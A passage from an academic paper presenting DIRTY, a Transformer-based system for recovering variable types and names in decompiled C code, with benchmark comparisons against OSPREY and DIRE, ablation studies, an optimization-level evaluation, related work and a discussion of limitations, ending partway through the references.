Table 2 shows several examples of retyping predictions from the *Function not in training* partition. These examples show that accuracy is not the full story; even when DIRTY is unable to predict the correct type, the differences are often minor (e.g., `unsigned int` v. `int`, and `const char *` v. `char *`). The bottom half of Table 2 shows prediction examples of structure types.[6] DIRTY is able to recover the actual structure much of the time. At other times, DIRTY also produces some semantically reasonable but syntactically unacceptable predictions, like `char[32]` for `class std::string`.

3.3 RQ2: Comparison with Prior Work

We further compare DIRTY with recent work on type recovery [58] and variable name recovery [29].

Type Recovery. While there is prior work on type recovery (see also Section 4), none of the existing approaches, TIE [31], Howard [47], Retypd [39], TypeMiner [34] and OSPREY [58], are publicly available. We are grateful to Zhang et al. [58], the authors of OSPREY, for kindly sharing their evaluation material so we could compare results.

OSPREY is a recently proposed probabilistic technique for variable and structure recovery that outperforms existing work including Howard [47], Angr [46], Hex-Rays [22] and Ghidra [58]. The OSPREY authors provided us with the GNU coreutils[7] executables they used in their evaluation, which were compiled with `-O0` to disable optimization. We ran DIRTY on these executables, but only evaluated on stack and heap variables, since OSPREY does not recover register variables. This benchmark consists of 101 binaries and 17,089 variables. We also define two subsets of the dataset:

Visited A subset of 13,020 variables that are covered by BDA [59], a binary abstract interpretation tool that OSPREY relies on. OSPREY is expected to perform better on these covered functions than uncovered functions, which we also report as *Non-Visited*.[8] However, DIRTY is not subject to this limitation.

Struct A subset of 3,061 variables related to structure types. Following OSPREY, we include structs allocated on the stack, pointers to structs on the heap, and arrays of structs. These variables do *not* have to be in the Visited subset.

Because DIRTY can predict up to 48,888 different types, each including the full syntactic and semantic information, we convert its predictions in a post-hoc manner to make it comparable with OSPREY.[9]

Table 3 compares the accuracies of both systems. On the overall coreutils benchmark, DIRTY slightly outperforms OSPREY (76.8% vs 71.6%). OSPREY outperforms DIRTY on the Visited subset, but as expected, performs worse on the Non-Visited functions. Meanwhile, DIRTY is more consistent on Visited and Non-Visited. When only looking at structure types, OSPREY outperforms DIRTY (26.6% vs 15.7%).

However, this comparison puts DIRTY at a disadvantage, since OSPREY was designed for this task of recovering syntactic types, while DIRTY was trained to recover variable and type/field names, and much of this information is thrown out for this evaluation. To address this, we trained a new model, DIRTY_{Light}, on DIRT, but tailored the training to OSPREY's simplified task. The accuracy of this model is also reported in Table 3. As expected, the DIRTY_{Light} model outperforms the off-the-shelf DIRTY model, since it is trained specifically for this task. DIRTY_{Light} greatly improves prediction accuracy on the Struct subset, and even outperforms OSPREY.

To further get a fine-grained comparison with OSPREY, we calculate accuracy on 101 coreutils binaries individually, and show the prediction accuracies of DIRTY and OSPREY with respect to the number of variables in the programs in Figure 6.

We observe that DIRTY is competitive compared with OSPREY. Interestingly, while the results on large binaries are close, DIRTY performs better on small binaries. This suggests our learning-based method trained on GitHub data might generalize better on rare patterns compared to empirical methods that might have been developed based on observations on a limited number of common and relatively larger programs.

In addition, DIRTY is also much faster and scalable. On average, OSPREY takes around 10 minutes to analyze one binary in coreutils, while it takes 75 seconds for DIRTY_{Light} to finish inference on the whole coreutils benchmark.

Overall, we believe both methods are valuable. Since at this point DIRTY is using Hex-Rays recovered data layout as input to its Data Layout Encoder, we believe a promising future direction is to combine these two methods—using OSPREY's results as the input to DIRTY's, and the combined approach can potentially achieve even better results.

Name Recovery. The Decompiled Identifier Renaming Engine (DIRE) is a state-of-the-art neural approach for decompiled variable name recovery [29]. The DIRE model consists of both a lexical encoder and a structural encoder, utilizing both tokenized decompiled code and the reconstructed abstract syntax tree (AST). In contrast, DIRTY's simpler encoder only uses the tokenized decompiled code.

The DIRE authors provide a public dataset for decompiled variable renaming compiled with `-O0`. To compare with DIRE, we train DIRTY on the DIRE dataset and also train DIRE on the DIRT dataset. Since DIRE is focused on variable renaming, and there is no type information collected in their

[6] We omit the full predicted contents of structs here for conciseness.

[7] https://www.gnu.org/software/coreutils/

[8] A majority of uncovered functions are unreachable from the entry point of the binary, and others are indirect call targets which BDA fails to analyze.

[9] Specifically, we discard type names and field names. For example, `bool` and `char` are both converted to `Primitive_1`, which stands for a primitive type occupying 1 byte of memory, `const char *` and `char *` are converted to `Pointer<Primitive_1>`, and `struct ImVec2 {float x; float y;}` converted to `Struct<Primitive_4, Primitive_4>`.

`int`		`char *`		`class std::string`	
`int`	88.8%	`char *`	60.3%	`class std::string`	47.5%
`unsigned int`	4.3%	`const char *`	11.4%	`char[32]`	24.2%
`<Component>`	2.7%	`<Component>`	4.4%	`char[47]`	14.6%
`uint32_t`	0.8%	`__int64`	4.1%	`class std::__cxx11::basic_string`	6.1%
`u_int32_t`	0.3%	`size_t`	1.8%	`char[40]`	3.5%

Table 2: Example variable types from the *Function not in training* testing partition. The top rows are the developer-assigned types and the columns show DIRTY's top-5 most frequent predictions. `<Component>` represents a prediction that the variable in the decompiled code does not correspond to a variable in the source code (e.g., because it corresponds to a member of a struct).

	Coreutils			
Model	All	Visited	Non-Visited	Struct
OSPREY	71.6	**83.8**	32.4	26.6
DIRTY	76.8	79.1	69.6	15.7
DIRTY$_{Light}$	**80.1**	80.1	**80.1**	**27.7**

Table 3: Accuracy comparison on the Coreutils benchmark.




Figure 6: Accuracy of DIRTY and OSPREY on 101 individual programs in the coreutils benchmark with different number of variables. The two methods are competitive on large binaries, while DIRTY performs much better on small binaries.

	DIRE Dataset			DIRT Dataset		
Model	All	FIT	FNIT	All	FIT	FNIT
DIRE	72.8	84.1	33.5	57.5	75.6	31.8
DIRTY	**81.4**	**92.6**	**42.8**	**66.4**	**87.1**	**36.9**

Table 4: Accuracy comparison of DIRE and DIRTY on the DIRE and DIRT datasets. Accuracy is reported overall (All), when functions are in the training set (FIT), and when functions are not in the training set (FNIT).

	Accuracy	
Model	Overall	Struct
DIRTY$_S$	74.5	65.4
DIRTY	**75.8**	**68.6**

Table 5: Effect of model size. The accuracy columns show the overall accuracy and the accuracy on struct types.

dataset, we cannot use the Data Layout Encoder for these experiments. Instead, we only use our Code Encoder and Renaming Decoder. We report the accuracy of both systems in Table 4. DIRTY significantly outperforms DIRE in terms of overall accuracy on both the DIRE dataset (81.4% vs. 72.8%), and on the DIRT dataset (66.4% vs. 57.5%). DIRTY also generalizes better than DIRE: when functions are not in the training set, DIRTY outperforms DIRE on both the DIRE (42.8% vs. 33.5%) and the DIRT datasets (36.9% vs. 31.8%).

DIRTY outperforms DIRE in spite of the fact that it only leverages the decompiled code, whereas DIRE leverages both the decompiled code *and* the reconstructed AST from Hex-Rays. Since the primary difference between DIRTY without type prediction and DIRE is that it uses Transformer as its encoder and decoder network, we attribute this improvement to the power of Transformers, which allow modeling interactions between any pair of tokens, unrestricted to a sequential or tree structure as in DIRE.

Also notable is how DIRTY trains faster than DIRE. We found that DIRTY surpassed DIRE in accuracy after training for 30 GPU hours, compared to the 200 GPU hours required to train DIRE on the full DIRT dataset, which we again attribute to the efficiency of the Transformer architecture.

3.4 RQ3: Ablation Study

To understand how each component of DIRTY contributes to its overall performance, we perform an ablation study.

Model Size. Transformers have the merit of scaling easily to larger representational power by stacking more layers, increasing the number of hidden units and attention heads per layer [10, 50]. We compare DIRTY to a modified, smaller




Figure 7: Effect of training data size. With 100% of the data, the accuracies of *All*, *In train*, and *Not in train* are 75.8%, 89.9%, and 56.4% respectively. With 20%, these drop to 67.9%, 82.3%, and 48.0% respectively.

version DIRTY$_S$. DIRTY contains 167M parameters, while DIRTY$_S$ only 40M. Table 10 contains details of the hyperparameter differences between the two models.

Table 5 shows overall DIRTY is 75.8% accurate vs. 74.5% for DIRTY$_S$'s. This indicates increasing the model size has a positive effect on retyping performance. The gain from increased model capacity is notably larger when comparing performance on structures. This improvement suggests that complex types are more challenging and require a model with larger representational capacity. We are not able to train a larger model due to limits on computation power.

Dataset Size. We examine the impact of training data size on prediction accuracy. As a data-driven approach, DIRTY relies on a large-scale code dataset; studying the impact of data size gives us insight into the amount of data to collect. We trained DIRTY on 20%, 40%, 60%, 80% and 100% portion of the full training partitionand report the results in Figure 7.

Figure 7 shows the change in accuracy with respect to the percentage of training data. Increasing the size of training data has a significant positive effect on the accuracy. Between 20% and 100% of the full size the accuracy increases from 67.9% to 75.8%, a relative gain of 11.6%.

Notably, accuracy on *Function not in training* has a relative gain of 17.5% much larger than on the *Function in training* partition. This is likely because the *Function in training* partition contains common library functions shared by programs both in the training and test set, and even a smaller dataset will have programs that use these functions. In contrast, the *Function not in training* part is open-ended and diverse.

It is also worth noting that the accuracy drops sharply when the training set size is decreased from 40% to 20%, justifying the necessity for using a large-scale dataset.

Data Layout Encoder. We explore the impact of the Data Layout encoder on DIRTY's performance. We experiment with a new model with no Data Layout encoder, DIRTY$_{NDL}$.

Table 6 shows the accuracy results overall and on the *Function in training* and *Function not in training* partitions. The inclusion of the Data Layout encoder improves overall accuracy from 72.2% to 75.8%, indicating that the Data Layout encoder is effective. The results are even more interesting when the results are broken into the two partitions. The relative gain on the *Function in not training* partition is 13% (49.9% to 56.4%), compared to 1.7% on the *Function in training* partition (88.8% to 89.9%). This suggests the Data Layout encoder greatly improves DIRTY's generalization ability.

Model	Overall	In train	Not in train
DIRTY$_{NDL}$	72.2	88.4	49.9
DIRTY	**75.8**	**89.9**	**56.4**

Table 6: Effect of the Data Layout encoder on the accuracy of DIRTY. Accuracy is reported for the model with (DIRTY) and without (DIRTY$_{NDL}$) the encoder.

Table 7 compares example predictions from DIRTY and DIRTY$_{NDL}$ on the same types from the *Function not in training* partition. For the `__int64` example, the type predictions from DIRTY mostly have the correct size of 8 bytes. DIRTY$_{NDL}$, however, often incorrectly predicts `int` and `unsigned int`. This is understandable because in situations where the value doesn't exceed the 32-bit integer, `__int64` can be safely interchanged with `int`, these situations can be identified in some decompiled code. However, apart from the correctness of the retyped program, accuracy to the original binary, (i.e., allocating 8 bytes instead of 4), is also important. DIRTY achieves this better than DIRTY$_{NDL}$.

In the second example, the `struct __m128d` type occupies 16 bytes, and has two members at offset 0 and 8. DIRTY$_{NDL}$ mainly mistakes this structure as a `double`, which might make sense semantically but is unacceptable syntactically. With the Data Layout encoder, DIRTY effectively reduces these errors. This demonstrates this component achieves the soft masking effect on type prediction as intended in Section 2.4.

Multi-Task Decoder. In this section we study the effectiveness of the Multi-Task decoder when compared to decoders designed for only retyping or only renaming. Inspecting the accuracy numbers reported in Table 8, the Multi-Task decoder has similar, but slightly lower overall accuracy on both tasks as the two specialized models (-0.8% for retyping and -1.3% for renaming). One possible reason is that the Multi-Task model has twice the length of decoding lengths than a specialized model, which makes greedy decoding harder.

Despite the small decrease in performance, the unified model has advantages. These are illustrated in the ✓Name and ✓Type columns of Table 8. ✓Name and ✓Type stand for the subsets of the full dataset where the Multi-Task decoder makes correct renaming predictions and correct retyping predictions, and we evaluate the retyping and renaming performance on

DIRTY				DIRTY$_{NDL}$			
`__int64`		`struct __m128d`		`__int64`		`struct __m128d`	
`__int64`	74.3%	`struct __m128d`	78.7%	`__int64`	67.0%	`double`	33.1%
`<Component>`	5.7%	`<Component>`	15.4%	`int`	6.3%	`<Component>`	27.2%
`void *`	1.7%	`void`	2.9%	`<Component>`	6.0%	`__int64`	10.3%
`char *`	1.7%	`__int128`	2.2%	`unsigned int`	1.5%	`struct __m128d`	5.9%
`const char *`	1.6%	`double`	0.7%	`char *`	1.2%	`int`	3.7%

Table 7: Comparative examples from DIRTY with and without Data Layout encoder from the *Function not in training* partition. Predictions inside a gray box have a different data layout than the ground truth type. DIRTY effectively suppresses these, which helps guide the model to a correct prediction. The structure's full type is `struct __m128d {double[2] m128d_f64;}`.

	Retyping		Renaming	
Model	Overall	✓Name	Overall	✓Type
Retyping	**75.8**	90.6	-	-
Renaming	-	-	**66.4**	82.6
Multi-Task	74.9	**92.3**	65.1	**84.6**

Table 8: Performance comparison of the Retyping-only, Renaming-only, and Multi-Task decoders. Overall performance is shown, in addition to performance on retyping when the name is correct (✓Name) and performance on renaming when the type is correct (✓Type).

	GNU coreutils			
Model	`-O0`	`-O1`	`-O2`	`-O3`
DIRTY	48.20	46.01	46.04	46.00

Table 9: Accuracy comparison of DIRTY on the GNU coreutils benchmark compiled with `-O0`, `-O1`, `-O2`, and `-O3` optimization levels.

them, respectively.[10] The Multi-Task decoder outperforms the specialized models by 1.9% and 2.4% relatively on these metrics, in spite of the longer decoding length. This means the type and name predictions from the Multi-Task decoder are more consistent with each other than from specialized models. In other words, making a correct prediction on one task increases the probability of success on the other task.

In practice, this offers additional flexibility and opens the opportunity for more applications. For example, consider a cooperative setting where a human decompilation expert uses DIRTY as an analysis tool. The human expert may be unsatisfied with the model's top prediction and want to switch to another one in the top-k candidates list. With a Multi-Task decoder, the model adjusts the name prediction for that variable, which is impossible with the specialized decoders.

[10]The probability of success on the other task also increases by chance, because success on one task implies it is easier than average. We have eliminated this influence by, e.g., comparing 92.3 to 90.6, instead of 74.9.

3.5 RQ4: Compiler Optimization Levels

We study the impact of compiler optimizations on DIRTY's accuracy. In keeping with the spirit of the OSPREY evaluation on coreutils compiled with `-O3`, we choose coreutils as our evaluation dataset. However, since we did not have access to the original dataset used by OSPREY except `-O0`, we recompiled GNU coreutils 3.2 ourselves using optimization levels `-O0`, `-O1`, `-O2`, and `-O3`. Table 9 shows how accurately DIRTY is able to recover the full type (including type and field names) informaition at each optimization level. As expected, DIRTY does best at `-O0`, since DIRTY is trained on `-O0` code and we believe `-O0` code to be simpler. Going from `-O0` to `-O1`, DIRTY's accuracy drops from 48.2% to 46.0%. However, there is little difference in performance between `-O1`, `-O2`, and `-O3`. This suggests that DIRTY does slightly better on the optimization level of code it was trained on, but that the effect of optimizations is small. We believe this is because Hex-Rays recognizes and will "undo" some optimizations so that the decompiled code will be very similar. For example, unoptimized code will often reference stack variables using a frame pointer, but optimized code will reference such variables using the stack pointer, or even maintain them in a register. But both implementations will look similar in the decompiled code, since the mechanism used to reference the variable is not important at the C level. Since DIRTY operates on the decompiled code, the decompiler effectively insulates DIRTY from these optimizations.

3.6 Illustration

To gain more qualitative insights into DIRTY's predictions, consider the example in Figure 8. The code shown is the Hex-Rays output, cleaned for presentation. Here, we would like to rename and retype the arguments `a1`, `a2`, and `a3`, in addition to the variable `v1`. The table in Figure 8 shows the developer's chosen types and names together with DIRTY's suggestions. DIRTY suggests the same types and names as the developer for `a3` and `v1`, and the same type but a different name for `a2`. Although the names disagree for `a2`, we note that `pic` is an abbreviation for `picture`, so the disagreement is minor. We

```
int find_unused_picture(int a1, int a2, int a3) {
    int i, j, v1;
    if (a3) {
        for (i = <Num>;; ++i) {
        if (i > <Num>)
            goto LABEL_13;
        if (!*(*(<Num> * i + a2) + <Num>))
            break;
        }
        v1 = i;
    } else {
        for (j = <Num>;; ++j) {
        if (j > <Num>) {
        LABEL_13:
            av_log(a1, <Num>, <Str>);
            abort();
        }
        if (pic_is_unused(<Num> * j + a2))
            break;
        }
        v1 = j;
    }
    return v1;
}
```

ID	Developer	DIRTY
a1	AVCodecContext_0 *avctx	MpegEncContext_0 *s
a2	Picture_0 *picture	Picture_0 *pic
a3	int shared	int shared
v1	int result	int result

Figure 8: Simplified Hex-Rays output. <Num> and <Str> are placeholder tokens for constant numbers and strings respectively. The table summarizes the original developer names and types along with the names and types predicted by DIRTY.

also observe that `Picture_0 *`, the type of `a2` itself carries a lot of semantic information; even if DIRTY was unable to suggest a meaningful name, `Picture_0 *a2` is still helpful for reverse engineering.

The developer and DIRTY disagree on both the name and the type of `a1`. In this case, the name chosen by DIRTY (`s`) would probably not be considered a very useful improvement over `a1`. However, the type suggested by DIRTY (`MpegEncContext_0 *`) could still be quite useful to a reverse engineer, even if it is inaccurate. It suggests that this argument is a "context", and hints that this function is used for video.

4 Related Work

Other projects related to type recovery for decompilation are REWARDS [33], TIE [31], Retypd [39], and OSPREY [58]. Unlike our approach, they use program analyses to compute constraints on types. Additionally, they are either limited to only predicting the syntactic type (TIE, Retypd, OSPREY), or only predicting one of a small set of hand-written types (150 for REWARDS). In comparison, DIRTY automatically generates a database of types by observing real-world code.

Other projects use machine learning to predict types, but target different languages than DIRTY. DEEPTYPER [20] learns type inference for JavaScript and OPTTYPER [40], LAMBDANET [52], R-GNN$_{\text{NS-CTX}}$ [56] target TypeScript. Training a machine learning algorithm for the task of typing dynamic languages like these is a slightly easier task: generating a parallel corpus is simple, since the types can simply be removed without changing the semantics. The DIRT dataset is fundamentally different: including debug information often changes the layout of the code as the decompiler adds structures and syntax for accessing them.

To the best of our knowledge, the most directly-related work to DIRTY is TypeMiner [34]. TypeMiner is a pioneering work, providing the proof-of-concept for recovering types from C binaries. However, they use much simpler machine learning algorithms and their dataset only consists of 23,482 variables and 17 primitive types. Escalada et al. [14] has provided similar insights. They adopt simple classification algorithms to predict function return types in C, but they only consider from only 10 different (syntactic) types and their dataset is limited to 2,339 functions from real programs and 18,000 synthetic functions.

Two other projects targeting the improvement of decompiler output using neural models are DIRE [29], which predicts variable names, DIRECT [38], which extends DIRE using transformer-based models, and Nero [8], which generates procedure names. Other approaches work directly on assembly [16, 26, 27], and learn code structure generation instead of aiming to recover developer-specified variable types or names. Similarly, DEBIN [18] and CATI [5] use machine learning to respectively predict debug information and types directly from stripped binaries without a decompiler.

5 Discussion

In this paper we presented DIRTY, a novel deep learning-based technique for predicting variable types and names in decompiled code. Still, DIRTY is limited in several ways that provide key opportunities for future improvements.

Alternative Decompilers to Hex-Rays. We implement DIRTY on top of the Hex-Rays decompiler because of its positive reputation and the programmatic access it affords to decompiler internals. However, DIRTY is not fundamentally specific to Hex-Rays, and the technique should conceptually work with any decompiler that names variables using DWARF debug symbols. Note that, due to its recent popularity and promise, we attempted to evaluate our techniques using the newer, open-source Ghidra decompiler. Unfortunately, it is currently infeasible, because Ghidra routinely failed to accurately name stack variables based on DWARF. This appears to be a combination of specific issues[11] and the general design of the decompiler. Ghidra's decompiler consists of many *passes* which modify and augment the current decompilation.

[11] https://github.com/NationalSecurityAgency/ghidra/issues/2322

Some of these passes combine variables, but in doing so may combine a DWARF-named variable with others. Since the combined variable no longer corresponds directly with the DWARF variable information, Ghidra discards the name. We are optimistic, however, that when the above-mentioned issues are addressed, Ghidra may again be a reasonable target for our approach.

Generalizing to Unseen Types. A limitation of DIRTY's current decoder is that it can only predict types seen during training. Fortunately, there appears, empirically, to be sufficient redundancy across large corpora that DIRTY is still frequently able to successfully recover structural types. This lends credence to the hypothesis that code is *natural*, an observation that has been explored in several domains [9, 23]. It moreover appears that data layout is of particular importance here: layout information recovered from the decompiler impose key constraints on the overall prediction problem. Indeed, our results in Section 3.4 corroborate the intuition that the Data Layout Encoder is especially important for succeeding on previously unseen code.

We envision meaningful future opportunities to more directly expand DIRTY's capabilities to predict unseen structures. This problem is analogous machine translation models that must deal with rare or compound words (e.g., xenophobia) that are not present in their dictionary. Byte Pair Encoding [45] (BPE) is the most frequently used technique to tackle this problem in the natural language domain. It automatically splits words into multiple tokens that are present in the dictionary (e.g., xeno and ##phobia). (The ## indicates the word is still part of the current word, instead of a new word next to it.) This technique greatly increases the number of words a model can handle despite a limited dictionary size, and enables the composition of new words that were not seen during training. This suggests that we can similarly extend DIRTY's decoder to predict previously unseen types by decomposing structure types into multiple pieces with BPE. For example, a structure type `struct timeval {time_t tv_sec; suseconds_t tv_usec;}` is split into four separate tokens, which are 1) `struct timeval`, 2) `time_t tv_vec;`, 3) `suseconds_t tv_usec;`, and 4) `<end_of_struct>`.

However, unfortunately, our preliminary experiments suggested that this hurts overall prediction accuracy. It also significantly slows down prediction, since it drastically increases the number of decoding steps. It moreover requires finer-grained accuracy metrics, like tree distance, to allow us to measure and credit partially correct predictions. Based on these observations, we believe unseen structure types should be handled specially with a tailored model, a problem we leave to future work.

Supporting Non-C Languages. A benefit of decompiling to C is that as a relatively low-level language, it can express the behavior of executables beyond those written in C. Although we designed DIRTY to be used with C programs and types, DIRTY can run on non-C programs, and will try to identify the C type that best captures the way in which that variable is being used. Thus, DIRTY provides value to analysts seeking to understand non-C programs, similar to how C decompilers such as Hex-Rays help analysts to understand C++ programs.

However, many compiled programming languages have type systems far richer than C's, and expressing these types in terms of C types may be confusing. For example, in C++, virtual functions are often implemented by reading an address out of a *virtual function table* [13, 44]. Although techniques like DIRTY can recognize such tables as structs or arrays of code pointers, it does not reveal the connection to the higher-level C++ behavior of virtual functions.

Extending DIRTY to support higher-level languages such as C++ is an interesting open problem. To some degree, as long as the decompiler is able to import the higher-level type information from debug symbols into the decompiler output, it should be possible to train DIRTY to recognize non-C types. For instance, 6% of the programs in DIRT are written in C++, and our evaluation measures DIRTY's ability to predict common C++ class types such as `std::string`. But recovering higher level properties of these types, especially for those never seen during training, is a challenging problem and is likely to require language-specific adaptations [13, 44].

Limited Input Length. As common with Transformers, we truncate the decompiled function if the length n exceeds some upper limit *max_seq_length*, which makes training more efficient. In our experiments we set *max_seq_length* to 512 for two reasons. First, 512 is the default value for *max_seq_length* in many Transformer models [10, 50]. Second, in DIRT, the average number of tokens in a function is 220.3, and only 8.8% of the functions have more than 512 tokens, i.e., we exclude relatively few of the possible inputs encountered in the wild. Still, if enough computational resources are available, we recommend using efficient Transformer implementations such as Big Bird [57] instead. These can deal with much larger *max_seq_length* and can be used out-of-the-box to replace our implementation.

6 Conclusion

The decompiler is an important tool used for reverse engineering. While decompilers attempt to reverse compilation by transforming binaries into high-level languages, generating the same code originally written by the developer is impossible. Many of the useful abstractions provided by high-level languages such as loops, typed variables, and comments, are irreversibly destroyed by compilation. Decompilers are able to deterministically reconstruct some structural properties of code, but comments, variable names, and custom variable types are technically impossible to recover.

In this paper we address the problem of assigning decompiled variables meaningful names and types by statistically

modeling how developers write code. We present DIRTY (DecompIled variable ReTYper), a novel technique for improving the quality of decompiler output that automatically generates meaningful variable names and types. Empirical evaluation of DIRTY on a novel dataset of C code mined from GitHub shows that DIRTY outperforms prior work approaches by a sizable margin, recovering the original names written by developers 66.4% of the time and the original types 75.8% of the time.

Acknowledgments

The authors would like to thank Zhou Zhang and the authors of OSPREY for providing us with data and feedback for our comparative experiments. This material is based upon work supported in part by the National Science Foundation (awards 1815287 and 1910067).

References

[1] Daniel Adiwardana, Minh-Thang Luong, David R. So, Jamie Hall, Noah Fiedel, Romal Thoppilan, Zi Yang, Apoorv Kulshreshtha, Gaurav Nemade, Yifeng Lu, and Quoc V. Le. Towards a human-like open-domain chatbot. *arXiv preprint arXiv:2001.09977*, 2020.

[2] Miltiadis Allamanis, Earl T. Barr, Premkumar Devanbu, and Charles Sutton. A survey of machine learning for big code and naturalness. *ACM Computing Surveys (CSUR)*, 51(4):81, 2018.

[3] Dzmitry Bahdanau, Kyunghyun Cho, and Yoshua Bengio. Neural machine translation by jointly learning to align and translate. In *International Conference on Learning Representations*, ICLR, 2015.

[4] Tom B. Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, et al. Language models are few-shot learners. *arXiv preprint arXiv:2005.14165*, 2020.

[5] Ligeng Chen, Zhongling He, and Bing Mao. CATI: Context-assisted type inference from stripped binaries. In *International Conference on Dependable Systems and Networks*, DSN, 2020.

[6] Rewon Child, Scott Gray, Alec Radford, and Ilya Sutskever. Generating long sequences with sparse transformers. *arXiv preprint arXiv:1904.10509*, 2019.

[7] Kyunghyun Cho, Bart van Merriënboer, Caglar Gulcehre, Dzmitry Bahdanau, Fethi Bougares, Holger Schwenk, and Yoshua Bengio. Learning phrase representations using RNN encoder-decoder for statistical machine translation. In *Conference on Empirical Methods in Natural Language Processing*, EMNLP, 2014.

[8] Yaniv David, Uri Alon, and Eran Yahav. Neural reverse engineering of stripped binaries using augmented control flow graphs. *Proceedings of the ACM on Programming Languages*, 4(OOPSLA):1–28, 2020.

[9] Premkumar Devanbu. New initiative: The naturalness of software. In *International Conference on Software Engineering*, ICSE, pages 543–546, 2015.

[10] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT: Pre-training of deep bidirectional transformers for language understanding. In *Annual Conference of the North American Chapter of the Association for Computational Linguistics*, NAACL-HLT, pages 4171–4186, 2019.

[11] Alexey Dosovitskiy, Lucas Beyer, Alexander Kolesnikov, Dirk Weissenborn, Xiaohua Zhai, Thomas Unterthiner, Mostafa Dehghani, Matthias Minderer, Georg Heigold, Sylvain Gelly, et al. An image is worth 16x16 words: Transformers for image recognition at scale. *arXiv preprint arXiv:2010.11929*, 2020.

[12] Lukas Durfina, Jakub Kroustek, and Petr Zemek. PsybOt malware: A step-by-step decompilation case study. In *Working Conference on Reverse Engineering*, WCRE, pages 449–456, 2013.

[13] Rukayat Ayomide Erinfolami and Aravind Prakash. Devil is virtual: Reversing virtual inheritance in C++ binaries. In *Proceedings of the ACM Conference on Computer and Communications Security*, CCS, pages 133–148, 2020.

[14] Javier Escalada, Ted Scully, and Francisco Ortin. Improving type information inferred by decompilers with supervised machine learning. *arXiv preprint arXiv:2101.08116*, 2021.

[15] William Fedus, Barret Zoph, and Noam Shazeer. Switch transformers: Scaling to trillion parameter models with simple and efficient sparsity. *arXiv preprint arXiv:2101.03961*, 2021.

[16] Cheng Fu, Huili Chen, Haolan Liu, Xinyun Chen, Yuandong Tian, Farinaz Koushanfar, and Jishen Zhao. Coda: An end-to-end neural program decompiler. In *Conference on Neural Information Processing Systems*, NeurIPS, 2019.

[17] Edward M. Gellenbeck and Curtis R. Cook. An investigation of procedure and variable names as beacons during program comprehension. Technical report, Oregon State University, 1991.

[18] Jingxuan He, Pesho Ivanov, Petar Tsankov, Veselin Raychev, and Martin Vechev. DEBIN: Predicting debug information in stripped binaries. In *Conference on Computer and Communications Security*, CCS, 2018.

[19] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *IEEE Conference on Computer Vision and Pattern Recognition*, CVPR, pages 770–778, 2016.

[20] Vincent J. Hellendoorn, Christian Bird, Earl T. Barr, and Miltiadis Allamanis. Deep learning type inference. In *Joint Meeting of the European Software Engineering Conference and the Symposium on the Foundations of Software Engineering*, ESEC/FSE, 2018.

[21] Dan Hendrycks and Kevin Gimpel. Gaussian error linear units (GELUs). *arXiv preprint arXiv:1606.08415*, 2016.

[22] Hex-Rays. The hex-rays decompiler, 2019. URL `https://www.hex-rays.com/products/decompiler/`.

[23] Abram Hindle, Earl T Barr, Zhendong Su, Mark Gabel, and Premkumar Devanbu. On the naturalness of software. In *International Conference on Software Engineering*, ICSE, pages 837–847. IEEE, 2012.

[24] Sepp Hochreiter and Jürgen Schmidhuber. Long short-term memory. *Neural Computation*, 9(8):1735–1780, 1997.

[25] Alan Jaffe, Jeremy Lacomis, Edward J. Schwartz, Claire Le Goues, and Bogdan Vasilescu. Meaningful variable names for decompiled code: A machine translation approach. In *International Conference on Program Comprehension*, ICPC, pages 20–30, May 2018.

[26] Deborah S. Katz, Jason Ruchti, and Eric Schulte. Using recurrent neural networks for decompilation. In *International Conference on Software Analysis, Evolution and Reegnineering*, SANER, pages 346–356, 2018.

[27] Omer Katz, Yuval Olshaker, Yoav Goldberg, and Eran Yahav. Towards neural decompilation. *arXiv preprint arXiv:1905.08325*, 2019.

[28] Diederik P. Kingma and Jimmy Ba. Adam: A method for stochastic optimization. In *International Conference on Learning Representations*, ICLR, 2015.

[29] Jeremy Lacomis, Pengcheng Yin, Edward J. Schwartz, Miltiadis Allamanis, Claire Le Goues, Graham Neubig, and Bogdan Vasilescu. DIRE: A neural approach to decompiled identifier naming. In *International Conference on Automated Software Engineering*, ASE, 2019.

[30] Dawn Lawrie, Christopher Morrell, Henry Feild, and David Binkley. What's in a name? A study of identifiers. In *International Conference on Program Comprehension*, ICPC, pages 3–12, 2006.

[31] JongHyup Lee, Thanassis Avgerinos, and David Brumley. TIE: Principled reverse engineering of types in binary programs. In *Network and Distributed System Security Symposium*, NDSS, 2011.

[32] Mike Lewis, Yinhan Liu, Naman Goyal, Marjan Ghazvininejad, Abdelrahman Mohamed, Omer Levy, Veselin Stoyanov, and Luke Zettlemoyer. BART: Denoising sequence-to-sequence pre-training for natural language generation, translation, and comprehension. In *Annual Meeting of the Association for Computational Linguistics*, ACL, pages 7871–7880, 2020.

[33] Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Automatic reverse engineering of data structures from binary execution. In *CERIAS Annual Security Symposium*, CERIAS, 2010.

[34] Alwin Maier, Hugo Gascon, Christian Wressnegger, and Konrad Rieck. TypeMiner: Recovering types in binary programs using machine learning. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA, 2019.

[35] Paul Michel and Graham Neubig. Extreme adaptation for personalized neural machine translation. In *Annual Meeting of the Association for Computational Linguistics (Short Papers)*, ACL, pages 312–318, 2018.

[36] Ramesh Nallapati, Bowen Zhou, Caglar Gulcehre, and Bing Xiang. Abstractive text summarization using sequence-to-sequence RNNs and beyond. In *SIGNLL Conference on Computational Natural Language Learning*, CoNLL, pages 280–290, 2016.

